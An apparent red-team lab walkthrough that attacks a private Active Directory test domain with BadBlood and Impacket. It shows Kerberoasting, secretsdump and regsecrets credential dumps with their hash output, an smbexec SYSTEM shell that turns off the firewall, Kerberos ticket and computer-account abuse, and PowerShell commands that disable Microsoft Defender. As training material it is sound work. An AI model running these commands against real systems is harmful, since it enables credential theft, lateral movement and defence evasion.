PS C:\Users\doadmin> ./badblood/BadBlood-master/invoke-badblood.ps1
Welcome to BadBlood
Press any key to continue...


The first tool that absolutely mucks up your TEST domain
This tool is never meant for production and can totally screw up your domain
Press any key to continue...


Press any key to continue...
You are responsible for how you use this tool. It is intended for personal use only
This is not intended for commercial use
Press any key to continue...
```

Three strikes against the enter key will result in a prompt to confirm your intentions. Again, *DO NOT RUN THIS IN PRODUCTION**. The `badblood` key word will then result in the creation of various AD objects, ACL tampering, and general pollution of your doazlab.com forest.

PowerShell Input **Domain Controller: DC01**

```
[ENTER] x 3
badblood
```

Some errors are expected.

```
Operation            DistinguishedName                                                Status
---------            -----------------                                                ------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=d... Success
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=doazlab,DC=com    Success
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=doazlab,DC=com         Success

Name               : doazlab
DistinguishedName  : DC=doazlab,DC=com
Status             : Delegated

Creating Tiered OU Structure
Creating Users on Domain
Creating Groups on Domain
Exception calling "Substring" with "2" argument(s): "Index and length must refer to a location within the string.
Parameter name: length"
At C:\Users\doadmin\badblood\BadBlood-master\AD_Groups_Create\CreateGroup.ps1:112 char:110
+ ... 0,9)} catch{(get-content($groupscriptPath + '\hotmail.txt')|get-rando ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : ArgumentOutOfRangeException

Creating Computers on Domain
Creating Permissions on Domain
Nesting objects into groups on Domain
Adding random SPNs to a few User and Computer Objects
Adding ASREP for a few users
```

Exit PowerShell's AD> Prompt!

🪟 PowerShell Input **Domain Controller: DC01**

```
exit
```

⇨ *Step Complete, Go to the next step!*

▶

③ Go Check Out the Builder Code

"In the silence of the shadows, the wise do not merely wield their swords; they study the forge that shapes them. For it is not the weapon, but the understanding of its purpose, that leads to the unraveling of the hidden and the protection of the realm." -duckAIckler

Original credit and inspiration for the architecture is due to Roberto Rodriguez and his work on Microsoft-Sentinel2Go.

The lab architecture code is out on Github and has been shared many times. Fork away.

The C2 builder and tool installer bootstrap was created and originally shared by the absolutely brilliant Phil Miller and is available out here.

⇨ *Step Complete, Go to the next step!*

Time To Run Some Tools

▶

🔒 Lab Credentials

🪟 Windows credentials

When logging into the Windows system, use the following credentials.

```
doazlab\doadmin
DOLabAdmin1!
```

🐧 Linux credentials

When logging into the Linux system, use the following credentials.

```
doadmin
DOLabAdmin1!
```

▶

① Activate Impacket Virtual Environment

Conduct Lab Operations from Linux Host Nux01

Prepare the Python virtual environment (venv) to containerize Impacket's dependencies. Run the following commands to activate the environment and list the tools of Impacket.

Ensure you are root with sudo.

🐧 Bash Input **Linux Host: Nux01**

```
sudo -s
```

Run the next commands as a code-block to instantiate the venv and list the Python tools in the impacket repo.

🐧 Bash Input **Linux Host: Nux01**

```
deactivate
cd /opt/impacket
source /root/pyenv/impacket/bin/activate
cd /opt/impacket/examples
ls
```

```
root@Nux01:/opt/impacket# cd /opt/impacket/examples
root@Nux01:/opt/impacket/examples# source /root/pyenv/impacket/bin/activate
(impacket) root@Nux01:/opt/impacket/examples# ls
DumpNTLMInfo.py     badsuccessor.py    getArch.py        mimikatz.py       ping6.py
Get-GPPPassword.py  changepasswd.py    getPac.py         mqtt_check.py     psexec.py
GetADComputers.py   dacledit.py        getST.py          mssqlclient.py    raiseChild.py
GetADUsers.py       dcomexec.py        getTGT.py         mssqlinstance.py  rbcd.py
GetLAPSPassword.py  describeTicket.py  goldenPac.py      net.py            rdp_check.py
GetNPUsers.py       dpapi.py           karmaSMB.py       netview.py        reg.py
GetUserSPNs.py      esentutl.py        keylistattack.py  ntfs-read.py      registry-read.py
addcomputer.py      exchanger.py       kintercept.py     ntlmrelayx.py     regsecrets.py
atexec.py           filetime.py        lookupsid.py      owneredit.py      rpcdump.py
attrib.py           findDelegation.py  machine_role.py   ping.py           rpcmap.py
(impacket) root@Nux01:/opt/impacket/examples#
```

⇨ *Step Complete, Go to the next step!*

▶

② Get AD Users

Get Active Directory User Information

This Python class was written to enumerate AD users as either individuals or all users. We are going to use it here to gather a list of users from the Active Directory environment and for later use as the user list for password spraying.

The following command is used to dump the list of AD users to the console and to create a file (tee) in the /opt/ directory called adusers.txt.

Bash Input **Linux Host: Nux01**

```
GetADUsers.py -all -ts doazlab.com/doadmin:'DOLabAdmin1!' -dc-ip
192.168.2.4 |tee -a /opt/adusers.txt
```

```
(impacket) root@Nux01:/opt/impacket/examples# GetADUsers.py -all -ts doazlab.com/doadmin:'DOLabAdmin1!' -dc-ip 192.168.2.4
Impacket v0.12.0.dev1+20240418.131633.ea96b63a - Copyright 2023 Fortra

[2024-05-09 05:12:40] [*] Querying 192.168.2.4 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
doadmin                                               2024-04-19 21:08:15.753295  2024-05-09 01:43:17.363867
Guest                                                 <never>              <never>
krbtgt                                                2024-04-20 04:19:00.292369  <never>
bhorrarah                                             2024-04-20 04:20:22.488616  <never>
ssilver                                               2024-04-20 04:20:22.597988  <never>
cliken                                                2024-04-20 04:20:23.019887  <never>
bcleaver                                              2024-04-20 04:20:23.082370  <never>
sysmonsvc                                             2024-04-20 04:20:23.129243  <never>
nxlogsvc                                              2024-04-20 04:20:23.269867  <never>
DOLabsAnyRead                                         2024-05-05 03:58:41.987763  <never>
DOLabsADEx                                            2024-05-05 04:06:20.546057  <never>
DOLabsDA                                              2024-05-05 04:07:53.811851  <never>
DOLabsSync                                            2024-05-05 04:11:44.296816  <never>
Luis.Graves                                           2024-05-05 04:21:22.392339  <never>
Heloise.Brinn                                         2024-05-05 04:24:23.173774  <never>
ELLA_MEJIA                                            2024-05-05 04:26:53.705285  2024-05-09 05:01:38.321946
noprivuser                                            2024-05-06 03:49:53.377048  <never>
ASHLEY_KLEIN                                          2024-05-08 02:27:36.514937  <never>
```

⇨ *Step complete. Go to the next step!*

▶

③ Interrogate Service Principals

All members of the "Domain Users" group can request a service ticket for any account with a configured service principal name (SPN). This is the attack known as "Kerberoasting". The krbtgt's response to the requested service ticket operation includes a potentially crackable password hash.

Let's gather hashes from the accounts running with assigned service principal names (SPNs). Why? These are the accounts that any domain user can request Kerberos service tickets for. Thus, the Kerberoast attack.

🐧 Bash Input **Linux Host: Nux01**

```
mkdir /opt/hashes/
GetUserSPNs.py 'doazlab.com'/'doadmin':'DOLabAdmin1!' -dc-ip 192.168.2.4 -
outputfile /opt/hashes/kerbs.txt
cat /opt/hashes/kerbs.txt |less -S
```

```
(impacket) root@Nux01:/opt/impacket/examples# mkdir /opt/hashes/
GetUserSPNs.py 'doazlab.com'/'doadmin':'DOLabAdmin1!' -dc-ip 192.168.2.4 -outputfile /opt/hashes/kerbs.txt
cat /opt/hashes/kerbs.txt |less -s
mkdir: cannot create directory '/opt/hashes/': File exists
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName   Name                MemberOf
Delegation
---------------------  ------------------  ---------------------------------------------------------------------------
----------
CIFS/AZRWWKS1000001    NICOLE_SWEENEY      CN=JO-FLO-distlist1,OU=Groups,OU=BDE,OU=Tier 1,DC=doazlab,DC=com

CIFS/BDEWLPT1000000    FREDDIE_MEADOWS     CN=Hyper-V Administrators,CN=Builtin,DC=doazlab,DC=com

CIFS/BDEWWKS1000000    ANITA_CALDWELL      CN=JA-elk-distlist1,OU=People,DC=doazlab,DC=com

CIFS/BDEWWKS1000001    JODIE_WILKERSON

CIFS/FINWVIR1000000    KAREN_WEST          CN=MA-300-distlist1,OU=Test,OU=FSR,OU=Tier 2,DC=doazlab,DC=com

CIFS/GOOWWKS1000000    BRIANA_PITTS

CIFS/ITSWDBAS1000000   FABIAN_PARSONS      CN=AL-dDreamfal-distlist1,OU=Groups,OU=AZR,OU=Stage,DC=doazlab,DC=com

CIFS/TSTWAPPS1000000   VICENTE_COMBS       CN=RO-6septiemb-admingroup1,OU=Devices,OU=OGC,OU=Stage,DC=doazlab,DC=com

ftp/GOOWWEBS1000000    VICENTE_COMBS       CN=RO-6septiemb-admingroup1,OU=Devices,OU=OGC,OU=Stage,DC=doazlab,DC=com

ftp/BDEWSECS1000000    DARREN_WILEY        CN=VE-nor-admingroup1,OU=ServiceAccounts,OU=ESM,OU=Stage,DC=doazlab,DC=com
```

Use either `CTRL + C` or `q` to exit this view.

The SPN hashes were saved to file /opt/hashes/kerbs.txt

⇨ *Step Complete, Go to the next step!*

▶

④ Secretsdump Remote Access

We are next going to take some liberties with our privileged position to check out Secretsdump. This tool will attempt to gather credential material from a remote system to which the analyst has recovered some form of privileged credentials.

The account credential used to access the environment has sufficient privilege to start the RemoteRegistry service and access credential material through the various secrets storage locations in Microsoft's operating systems. The next command uses secretsdump.py to attempt a remote credential dump and the tee -a command to write STDOUT to a file in the /opt/hashes/ directory.

🐧 Bash Input **Linux Host: Nux01**

```
mkdir /opt/hashes
secretsdump.py doazlab/doadmin:'DOLabAdmin1!'@192.168.2.5 |tee -a
/opt/hashes/secrets-output.txt
```

The results are shown next.

```
[*] Cleaning up...
(impacket) root@Nux01:/opt/impacket/examples# secretsdump.py doazlab/doadmin@192.168.2.5 | tee -a /opt/hashes/secrets-output.txt
Password:
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7dd4c15dc29f9e5b02cb875b596e6ab6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
dolabbuilder:500:aad3b435b51404eeaad3b435b51404ee:49cd410e528c39550a016d5896915f77:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:46ab12e71b4b4e0bc38bacd31e8aca04:::
[*] Dumping cached domain logon information (domain/username:hash)
DOAZLAB.COM/DOAdmin:$DCC2$10240#DOAdmin#2cb78468b7bb905e40f8e7781b803055: (2025-09-22 21:18:55+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOAZLAB\WS05$:aes256-cts-hmac-sha1-96:4b82fe6181d48a8e7a5d6fd0a0b0ae260b91c47f636dda5892950ab72ad6a6ab
DOAZLAB\WS05$:aes128-cts-hmac-sha1-96:26fb6ead844f91dabdac5133edb54e66
DOAZLAB\WS05$:des-cbc-md5:0b6d8cf70ead676b
DOAZLAB\WS05$:plain_password_hex:540029007100540053005500400 04d002a0042003b0074007a00340071007300380065006000320069005300580 04b0
002200440049002000770045006d003100740055005600580029002a00710072007200590 05f004b002b006b002c00260060002f003500630079006f00220062
600360054002a003a0048005e0026004c002400700020005800790 05f006d0020003f007800550023002900200027003c006200660027005200750076003500 2
550060006600570055005000 4a0057003800
DOAZLAB\WS05$:aad3b435b51404eeaad3b435b51404ee:dc0dc8ca159ef5d70b8dd4efe6f7e8fe:::
[*] DefaultPassword
(Unknown User):iu8%{|s3V{Gr
[*] DPAPI_SYSTEM
dpapi_machinekey:0x99199f301472dee903ae03b885a8cc2c9654935a
dpapi_userkey:0x1d02039b09f32fab1e2f3bbcc3280319a994b03d
[*] NL$KM
 0000   B0 A4 ED A5 0C DA 6B 68  A1 77 A3 DF FC C8 C5 B7   ......kh.w......
 0010   03 19 41 59 77 A5 FE 70  4E EA 6E 8E 56 04 C4 60   ..AYw..pN.n.V..`
 0020   0F 03 92 6D 13 53 4E 90  73 DD 95 B8 9D 4B BD 95   ...m.SN.s....K..
 0030   56 BE F1 A1 8A ED 4C 04  61 D9 F9 F9 BE 24 26 FE   V.....L.a....$&.
NL$KM:b0a4eda50cda6b68a177a3dffcc8c5b70319415977a5fe704eea6e8e5604c4600f03926d13534e9073dd95b89d4bbd9556bef1a18aed4c0461d9f9f9be
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

⇨ *Step Complete, Go to the next step!*

▶

⑥ Establish Semi-Interactive SMB Shell

The smbexec.py utility establishes a semi-interactive shell to a remote host. This is not an opsec safe tool and will get caught by most EDR products.

Bash Input **Linux Host: Nux01**

```
python3 smbexec.py doazlab.com/doadmin:'DOLabAdmin1!'@192.168.2.5
```

Bash Input **Linux Host: Nux01**

```
net localgroup administrators
ipconfig
whoami
hostname
nslookup doazlab.com
netsh advfirewall set allprofiles state off
exit
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 smbexec.py doazlab.com/doadmin@192.168.2.5
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its affiliated companies

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
DOAZLAB\Domain Admins
dolabbuilder
The command completed successfully.


C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : reddog.microsoft.com
   Link-local IPv6 Address . . . . . : fe80::9343:e6d6:bde9:e59f%3
   IPv4 Address. . . . . . . . . . . : 192.168.2.5
```

⇨ *Step Complete, Go to the next step!*

▶

⑦ Request a Ticket as doadmin

The getTGT.py utility is used to request authentication tickets (Kerberos) from a known username and password (or hash) combination.

Bash Input **Linux Host: Nux01**

```bash
python3 getTGT.py -dc-ip 192.168.2.4 doazlab.com/doadmin:'DOLabAdmin1!'
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 getTGT.py -dc-ip 192.168.2.4
doazlab.com/doadmin:'DOLabAdmin1!'
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its affi
liated companies

[*] Saving ticket in doadmin.ccache
(impacket) root@Nux01:/opt/impacket/examples#
```

Bash Input **Linux Host: Nux01**

```bash
ls
export KRB5CCNAME=/opt/impacket/examples/doadmin.ccache
```

The export process is shown in the next screenshot.

```
[*] Saving ticket in doadmin.ccache
(impacket) root@Nux01:/opt/impacket/examples# ls
export KRB5CCNAME=/opt/impacket/examples/doadmin.ccache
```

Install some additional packages for Kerberos on the Linux box with the following command.

```
apt-get install krb5-user libpam-krb5 libpam-ccreds -y
```

Then run `klist` to take a peek at the exported ticket[s]. After export, the ticket should look something like the following.

```
(impacket) root@Nux01:/opt/impacket/examples# klist
Ticket cache: FILE:/opt/impacket/examples/doadmin.ccache
Default principal: doadmin@DOAZLAB.COM

Valid starting     Expires            Service principal
10/05/25 01:10:41  10/05/25 11:10:41  krbtgt/DOAZLAB.COM@DOAZLAB.COM
        renew until 10/06/25 01:10:41
(impacket) root@Nux01:/opt/impacket/examples#
```

⇨ *Step Complete, Go to the next step!*

▶

⑧ Add Computer Object via Kerberos Authentication

Let's use the Kerberos ticket we grabbed with getTGT.py to add a computer object to the domain. Always remember - any user can add up to ten computers to a domain by default (MS-DS-MachineAccountQuota). Trust us, you need to learn to how to use ticketing and ticketing related tools. NTLM will eventually be deprecated.

Bash Input **Linux Host: Nux01**

```
python3 addcomputer.py -computer-name lowprivPC -computer-pass L0wPr1VSys -
k -no-pass -dc-ip 192.168.2.4
doazlab.com/doadmin:'DOLabAdmin1!'@192.168.2.4 -dc-host dc01
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 addcomputer.py -computer-name lowprivPC -
computer-pass L0wPr1VSys -k -no-pass -dc-ip 192.168.2.4 doazlab.com/doadmin@192.168.2.4 -dc-hos
t dc01
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its affiliated compa
nies

[*] Successfully added machine account lowprivPC$ with password L0wPr1VSys.
(impacket) root@Nux01:/opt/impacket/examples#
```

⇨ *Step Complete, Go to the next step!*

▶

⑨ Use Regsecrets with a Kerberos Ticket

The regsecrets.py utility was designed as an improvement on the secretsdump.py utility. Regsecrets.py conducts a fileless interrogation of a targeted system's registry.

Take a look at the tool's help file too. Kent says: "Know your tools."

Bash Input **Linux Host: Nux01**

```
python3 regsecrets.py
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 regsecrets.py
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its

usage: regsecrets.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY]
                     [-nosam] [-nocache] [-nolsa] [-throttle THROTTLE]
                     [-outputfile OUTPUTFILE] [-history]
                     [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                     [-keytab KEYTAB] [-dc-ip ip address]
                     [-target-ip ip address]
                     target

Performs various techniques to dump secrets from the remote machine without
executing any agent there.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -ts                   Adds timestamp to every logging output
  -debug                Turn DEBUG output ON
  -system SYSTEM        SYSTEM hive to parse
  -bootkey BOOTKEY      bootkey for SYSTEM hive
  -nosam                Do not retrieve SAM information
  -nocache              Do not retrieve MSCache information
  -nolsa                Do not retrieve LSASecrets
  -throttle THROTTLE    Throttle in seconds between operations
  -outputfile OUTPUTFILE
                        base output filename. Extensions will be added for
                        sam, secrets and cached

display options:
  -history              Dump password history, and LSA secrets OldVal
```

Help File

Use the following command to quietly and filelessly dump creds from the WS05 system.

Bash Input **Linux Host: Nux01**

```
python3 regsecrets.py -k -no-pass -dc-ip 192.168.2.4
doazlab.com/doadmin@ws05.doazlab.com |tee -a /opt/hashes/192-168-2-5-
secrets
```

```
(impacket) root@Nux01:/opt/impacket/examples# python3 regsecrets.py -k -no-pass -dc-ip 192.168.2.4
doazlab.com/doadmin@ws05.doazlab.com |tee -a /opt/hashes/192-168-2-5-secrets
Impacket v0.13.0.dev0+20250917.104055.0a5a9d72 - Copyright Fortra, LLC and its affiliated companies


[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7dd4c15dc29f9e5b02cb875b596e6ab6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
dolabbuilder:500:aad3b435b51404eeaad3b435b51404ee:49cd410e528c39550a016d5896915f77:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:46ab12e71b4b4e0bc38bacd31e8aca04:::
[*] Dumping cached domain logon information (domain/username:hash)
DOAZLAB.COM/DOAdmin:$DCC2$10240#DOAdmin#2cb78468b7bb905e40f8e7781b803055: (2025-10-05 00:59:42)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DOAZLAB\WS05$:plain_password_hex:540029007100540053005500400 04d002a0042003b0074007a0034007100730038
0065006000320069005300580 04b003200670040005500 6d002f006900340022004400490020007700450 06d00310074005
500560058002900 2a0071007200720059005f004b002b006b002c00260060002f003500630079006f002200620032002c00
55006e002b002200540076003600540 02a003a0048005e0026004c002400700020005800790 05f006d0020003f007800550
023002900200027003c006200660027005200750076003500 25002e005c004c005400220020005e005500600066005700 55
0050004a0057003800
DOAZLAB\WS05$:aad3b435b51404eeaad3b435b51404ee:dc0dc8ca159ef5d70b8dd4efe6f7e8fe:::
[*] DefaultPassword
(Unknown User):iu8%{|s3V{Gr
[*] DPAPI_SYSTEM
dpapi_machinekey:0x99199f301472dee903ae03b885a8cc2c9654935a
dpapi_userkey:0x1d02039b09f32fab1e2f3bbcc3280319a994b03d
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

⇨ *Step Complete, Go to the next step!*

▶

⑩ Browser Shredding - Extra

On the workstation, WS05, turn off AV. We ain't got time. Run the following commands.


```
New-Item -ItemType Directory -Path "C:\DOAZLab" -Force > $null
Set-MpPreference -ExclusionPath 'c:\users\doadmin'
Set-MpPreference -ExclusionPath 'c:\DOAZLab'
Set-MpPreference -ExclusionProcess "powershell.exe", "cmd.exe"
Set-MpPreference -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -EnableNetworkProtection AuditMode
Set-MpPreference -Force -MAPSReporting Disabled
Set-MpPreference -SubmitSamplesConsent NeverSend
```

Next, open all three installed browsers and paste the site link below into each browser's address bar.


🌐 URL	Browsers on Workstation WS05

```
http://testphp.vulnweb.com/login.php
```

